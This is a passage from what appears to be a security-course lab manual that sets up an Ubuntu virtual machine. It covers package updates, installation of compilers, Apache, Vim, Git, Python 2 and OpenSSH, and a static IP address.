
15. After the updates have installed, click **Restart Now**.



16. Click the **Show Applications** (🗪) icon in the bottom-left corner of the **Desktop**. Then, type **terminal** in the search bar and, from the search results, click the **Terminal** icon to launch a terminal window.



17. The **Terminal** window appears. Right-click on the **Terminal** icon in the **Favorites** bar on the left-hand side of the window and click **Add to Favorites**, as shown in the screenshot, to lock the terminal on the launcher.



18. In the terminal window, type **sudo apt-get update** and press **Enter**. In the **password for ubuntu** field, type **toor** and press **Enter**. The password that you type will not be visible.

```

ubuntu@ubuntu-virtual-machine: ~
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ubuntu-virtual-machine:~$ sudo apt-get update
[sudo] password for ubuntu:
Hit:1 http://in.archive.ubuntu.com/ubuntu jammy InRelease
Hit:2 http://in.archive.ubuntu.com/ubuntu jammy-updates InRelease
Hit:3 http://security.ubuntu.com/ubuntu jammy-security InRelease
Hit:4 http://in.archive.ubuntu.com/ubuntu jammy-backports InRelease
Reading package lists... Done
ubuntu@ubuntu-virtual-machine:~$
  
```

19. In the terminal window, type **sudo apt-get upgrade** and press **Enter**.

Note: If a prompt appears asking **Do you want to continue?**, type **Y** and press **Enter**.

```

ubuntu@ubuntu-virtual-machine: ~
ubuntu@ubuntu-virtual-machine:~$ sudo apt-get upgrade
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
ubuntu@ubuntu-virtual-machine:~$
  
```

20. Restart the machine and log in again with **Ubuntu** and **toor** as the username and password, respectively.

21. In the terminal window, type **sudo apt-get install net-tools** and press **Enter**. In the **password for ubuntu** field, type **toor** and press **Enter**. The password that you type will not be visible.

```

ubuntu@ubuntu-virtual-machine: ~
ubuntu@ubuntu-virtual-machine:~$ sudo apt-get install net-tools
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
 net-tools
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 204 kB of archives.
After this operation, 819 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu jammy/main amd64 net-tools amd64 1.60+git20181103.0eebece-1ubuntu5 [204 kB]
Fetched 204 kB in 0s (1,055 kB/s)
Selecting previously unselected package net-tools.
(Reading database ... 195430 files and directories currently installed.)
Preparing to unpack ../net-tools_1.60+git20181103.0eebece-1ubuntu5_amd64.deb ...
Unpacking net-tools (1.60+git20181103.0eebece-1ubuntu5) ...
Setting up net-tools (1.60+git20181103.0eebece-1ubuntu5) ...
Processing triggers for man-db (2.10.2-1) ...
ubuntu@ubuntu-virtual-machine:~$
  
```

22. After the installation, type **ifconfig** and press **Enter** to check the enabled network adapter. Here, the network adapter is **eth0**, as shown in the screenshot.

Note: The network adapter may vary in your lab environment.

```

ubuntu@ubuntu-virtual-machine: ~
ubuntu@ubuntu-virtual-machine:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.1.5 netmask 255.255.255.0 broadcast 10.10.1.255
    inet6 fe80::fdb0:cd58:befa:81e0 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:27:12:90 txqueuelen 1000 (Ethernet)
    RX packets 260 bytes 232612 (232.6 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 205 bytes 21663 (21.6 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 190 bytes 16880 (16.8 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 190 bytes 16880 (16.8 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ubuntu@ubuntu-virtual-machine:~$

```

23. In the terminal window, type **sudo apt install gcc** and press **Enter**. In the **password for ubuntu** field, type **toor** and press **Enter**. The password that you type will not be visible.

```

ubuntu@ubuntu-virtual-machine: ~
ubuntu@ubuntu-virtual-machine:~$ sudo apt install gcc
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  binutils binutils-common binutils-x86-64-linux-gnu gcc-11 libasan6 libatomic1
  libbinutils libc-dev-bin libc-devtools libc6-dev libcc1-0 libcrypt-dev
  libctf-nobfd0 libctf0 libgcc-11-dev libitm1 liblsan0 libnsl-dev libquadmath0
  libtirpc-dev libubsan0 linux-libc-dev manpages-dev rpcsvc-proto
Suggested packages:
  binutils-doc gcc-multilib make autoconf automake libtool flex bison gcc-doc
  gcc-11-multilib gcc-11-doc gcc-11-locales glibc-doc
The following NEW packages will be installed:
  binutils binutils-common binutils-x86-64-linux-gnu gcc gcc-11 libasan6
  libatomic1 libbinutils libc-dev-bin libc-devtools libc6-dev libcc1-0
  libcrypt-dev libctf-nobfd0 libctf0 libgcc-11-dev libitm1 liblsan0 libnsl-dev

```

24. Type **sudo apt install clang** and press **Enter**. In the **password for ubuntu** field, type **toor** and press **Enter**. The password that you type will not be visible.

```

ubuntu@ubuntu-virtual-machine: ~
ubuntu@ubuntu-virtual-machine:~$ sudo apt install clang
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  binfmt-support clang-14 icu-devtools lib32gcc-s1 lib32stdc++6 libc6-i386
  libclang-common-14-dev libclang-cpp14 libclang1-14 libffi-dev libicu-dev
  libllvm14 libncurses-dev libobjc-11-dev libobjc4 libpfm4 libstdc++-11-dev
  libtinfo-dev libxml2-dev libz3-4 libz3-dev llvm-14 llvm-14-dev
  llvm-14-linker-tools llvm-14-runtime llvm-14-tools python3-pygments
Suggested packages:
  clang-14-doc icu-doc ncurses-doc libstdc++-11-doc pkg-config llvm-14-doc
  python-pygments-doc ttf-bitstream-vera
The following NEW packages will be installed:
  binfmt-support clang clang-14 icu-devtools lib32gcc-s1 lib32stdc++6

```


25. Type **sudo apt install pentium-builder** and press **Enter**. In the **password for ubuntu** field, type **toor** and press **Enter**. The password that you type will not be visible.

```

ubuntu@ubuntu-virtual-machine: ~
ubuntu@ubuntu-virtual-machine:~$ sudo apt install pentium-builder
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  pentium-builder
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 6,444 B of archives.
After this operation, 24.6 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu jammy/universe amd64 pentium-builder al
l 0.21ubuntu1 [6,444 B]
Fetched 6,444 B in 12s (519 B/s)
Selecting previously unselected package pentium-builder.
(Reading database ... 205119 files and directories currently installed.)


```

26. Type **sudo apt install tcc** and press **Enter**. In the **password for ubuntu** field, type **toor** and press **Enter**. The password that you type will not be visible.




```
ubuntu@ubuntu-virtual-machine: ~  
ubuntu@ubuntu-virtual-machine:~$ sudo apt install tcc  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following NEW packages will be installed:  
  tcc  
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.  
Need to get 278 kB of archives.  
After this operation, 824 kB of additional disk space will be used.  
Get:1 http://in.archive.ubuntu.com/ubuntu jammy/universe amd64 tcc amd64 0.9.27+git20200814.62c30a4a-1 [278 kB]  
Fetched 278 kB in 3s (83.4 kB/s)
```


27. Close the terminal window. Now, we must configure the IP address as static.
28. Click the **Network** icon in the top-right corner of the **Desktop**. Then, click **Wired Connected** → **Wired Settings**, as the screenshot demonstrates.



29. Click the **Settings** icon in the **Wired** section.



30. Navigate to the **IPv4** tab and select the **Manual** radio button in the **IPv4 Method** section. In the **Addresses** section, type **10.10.1.9**, **255.255.255.0**, and **10.10.1.2** in the **Address**, **Netmask**, and **Gateway** cells, respectively. Then, type **8.8.8.8,8.8.4.4** in the **DNS** field and click **Apply**, as the screenshot demonstrates.



31. Close all windows and reboot the virtual machine. After the machine restarts, log in as the user **Ubuntu** with the password **toor**.

32. Open **Terminal** type **ifconfig** and press **Enter** to verify the configured IP address. Then, enter **ping www.eccouncil.org** to verify the Internet connectivity. Press **CTRL+C** to stop the ping command.

```

ubuntu@ubuntu-virtual-machine: ~
ubuntu@ubuntu-virtual-machine:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.1.9 netmask 255.255.255.0 broadcast 10.10.1.255
    inet6 fe80::fdb0:cd58:befa:81e0 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:27:12:90 txqueuelen 1000 (Ethernet)
    RX packets 49 bytes 16834 (16.8 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 100 bytes 11971 (11.9 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 136 bytes 12198 (12.1 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 136 bytes 12198 (12.1 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ubuntu@ubuntu-virtual-machine:~$ ping www.eccouncil.org
PING www.eccouncil.org (104.18.35.170) 56(84) bytes of data:
64 bytes from 104.18.35.170 (104.18.35.170): icmp_seq=1 ttl=128 time=19.6 ms
64 bytes from 104.18.35.170 (104.18.35.170): icmp_seq=2 ttl=128 time=18.0 ms
64 bytes from 104.18.35.170 (104.18.35.170): icmp_seq=3 ttl=128 time=22.3 ms
64 bytes from 104.18.35.170 (104.18.35.170): icmp_seq=4 ttl=128 time=20.2 ms

```

33. Now, we shall install **apache2 server** and **vim editor** on the Ubuntu virtual machine. To do so, in the terminal window, type **sudo su** and press **Enter**.
34. You will be prompted to enter a password. Type the password as **toor** and press **Enter**. The password that you type will not be visible.

```

root@ubuntu-virtual-machine: /home/ubuntu
ubuntu@ubuntu-virtual-machine:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu-virtual-machine:/home/ubuntu#

```

35. the command **apt-get install apache2 -y** and press **Enter**. to install Apache web server.

```

root@ubuntu-virtual-machine: /home/ubuntu
root@ubuntu-virtual-machine:/home/ubuntu# apt-get install apache2 -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils libapr1 libaprutil1
  libaprutil1-dbd-sqlite3 libaprutil1-ldap
Suggested packages:
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom www-browser

```

36. Type the command **apt-get install vim -y** and press **Enter**. This command installs the Vim editor.

```

root@ubuntu-virtual-machine: /home/ubuntu
root@ubuntu-virtual-machine:/home/ubuntu# apt-get install vim -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  vim-runtime
Suggested packages:
  ctags vim-doc vim-scripts
The following NEW packages will be installed:
  vim vim-runtime
0 upgraded, 2 newly installed, 0 to remove and 0 not upgraded.
Need to get 8,548 kB of archives.
After this operation, 37.6 MB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu jammy/main amd64 vim-runtime all 2:8.2.3995-1ubuntu2 [6,825 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu jammy/main amd64 vim amd64 2:8.2.3995-1ubuntu2 [1,724 kB]

```

37. Execute the command **apt-get install git** to install git clone.

Note: If a prompt appears asking **Do you want to continue?**, type **Y** and press **Enter**.

```

root@ubuntu-virtual-machine: /home/ubuntu
root@ubuntu-virtual-machine:/home/ubuntu# apt-get install git
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  git-man liberror-perl
Suggested packages:
  git-daemon-run | git-daemon-sysvinit git-doc git-email git-gui gitk
  gitweb git-cvs git-mediawiki git-svn
The following NEW packages will be installed:
  git git-man liberror-perl

```


38. Execute the command **apt install python2** to install python clone.

Note: If a prompt appears asking **Do you want to continue?**, type **Y** and press **Enter**.

```

root@ubuntu-virtual-machine: /home/ubuntu
root@ubuntu-virtual-machine:/home/ubuntu# apt install python2
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libpython2-stdlib libpython2.7-minimal libpython2.7-stdlib
  python2-minimal python2.7 python2.7-minimal
Suggested packages:
  python2-doc python-tk python2.7-doc
The following NEW packages will be installed:
  libpython2-stdlib libpython2.7-minimal libpython2.7-stdlib python2

```

39. Execute the command **apt-get install -y libbash**.

```

root@ubuntu-virtual-machine: /home/ubuntu
root@ubuntu-virtual-machine:/home/ubuntu# apt-get install -y libbash
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  libbash
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 28.9 kB of archives.
After this operation, 120 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu jammy/universe amd64 libbash all 0.9.11-3 [28.9 kB]
Fetched 28.9 kB in 5s (6,102 B/s)

```

40. Execute the command **apt-get install openssh-server** to install the SSH service.

Note: If a prompt appears asking **Do you want to continue?**, type **Y** and press **Enter**.


```

root@ubuntu-virtual-machine: /home/ubuntu
root@ubuntu-virtual-machine:/home/ubuntu# apt-get install openssh-server
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  ncurses-term openssh-sftp-server ssh-import-id
Suggested packages:
  molly-guard monkeysphere ssh-askpass
The following NEW packages will be installed:
  ncurses-term openssh-server openssh-sftp-server ssh-import-id
0 upgraded, 4 newly installed, 0 to remove and 0 not upgraded.
Need to get 751 kB of archives.
After this operation, 6,046 kB of additional disk space will be used.

```

41. After installing, close the terminal window and shut down the virtual machine.


42. Once the machine has turned off, in the **Devices** section of the **Parrot Security** tab, click **CD\DVD 2 (SATA)**.
43. The **Virtual Machine Settings** window appears; select the **Use physical drive:** radio button under the **Connection** section and click **OK**.



